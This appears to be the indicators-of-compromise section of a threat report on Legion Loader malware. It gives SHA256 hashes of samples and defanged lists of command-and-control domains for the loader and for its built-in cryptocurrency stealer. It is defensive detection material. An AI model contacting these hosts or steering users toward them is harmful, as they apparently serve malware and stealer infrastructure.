2891b08c134238beeb08582e3465d77c0fff2ac4bf2cd67162b7402b7246ace4

28c16cd88f6453a856690e5e2de96c656c404703361c7a9dfed804ec45dd4391

2b61b3b00aa5d548e41dc305cb1271c26dc387601a7a7cdb63600b49c270bb30

2c5266c1053b343bcbd38d7bbfbf4a3b0be3d40b8f57320bed91b5ac26dacf30

2e3fac6fde0e4ea23a1ac808dc11986f62be096971759a36e64b846feb9ddaf9

2f1cb5d0c60b2ab9034ad7ae1ec79e28ddfa5628a90323a013e6285337368dcd

3080858d67dfa757fd27fa4dc3cfd521a8308b8698eeec6fb599fefd7903ef76

32467a0067ea899b925eca0f449f9751973cf1927f7f53df9ef07fa41745bdd1

3933da33446b776c22ea0e84b7cc3e93a122be7960985231027a3be80a068759

3d7442d4210e1422631fb89a19c29f74c75b1bbd8a1355067f8b6d53df8e4e97

40ebd67ff8278c9efc6aa90e9bd4221ed9155369c90ba25bfe699c2d418f6610

44a7a3f09fec710bf5ce94ae0c1ebf5a1b474d247049cbe5acde33f444ab95c1

474148a9521885361308d9c664ccbfbf523e02d61ee513bdb43e7c94db35eded

477c9070a41e27c715c1edfc75983b08bbd38eed5dbe592e335a59def8805b82

5150c5a557815359e3533781ae58d1c9f270a2f5cfe6353a1a09acb2b651e8d6

54a32aca91c9e377199ac9741b224d5ee09dc4ac67f6177bb4e9f336e5d178b2

62f73e351671b9b17a68f2658a88b810f6595a02e9ef2e55d06fd6fee05932ec

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Dropped Samples (SHA256)

056a2eb3925ea9a3933ed5c8e1b482eae5a098f013b1af751ec9b956edca12e1

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Legion Loader C&C Domains

http[:]//4tozahuinya2.info

http[:]//craftupdate4.top

http[:]//ddtupdate2.top

http[:]//fastupdate2.me

http[:]//fastupdate2.top

http[:]//fastupdate4.top

http[:]//foxupdate2.me

http[:]//gmsmz.top

http[:]//kisshit2.info

http[:]//lowupdate4.top

http[:]//luxurious-crypto.com

http[:]//myheroin2.info

http[:]//nonstopporno1.info

http[:]//ntupdate4.top

http[:]//rrudate2.top

http[:]//rrudate4.top

http[:]//satantraff2.info

http[:]//slupdate2.top

http[:]//snupdate2.top

http[:]//snupdate4.top

http[:]//statinstall1.info

http[:]//softupdate2.me

http[:]//softupdate4.me

http[:]//ssdupdate2.top

http[:]//sslupdate2.top

http[:]//sslupdate4.top

http[:]//ssupdating.me

http[:]//stnupdate2.me

http[:]//suspiria2.info

http[:]//updateinfo4.top

http[:]//upload-stat4.info

http[:]//whereismyshit1.info

http[:]//zdesnetvirusov2.info

Built-in Crypto Stealer C&C Domains

http[:]//legion1488.info

http[:]//legion17.top

http[:]//legion17.net

http[:]//legion17.best

http[:]//legion17.com

http[:]//legion17.info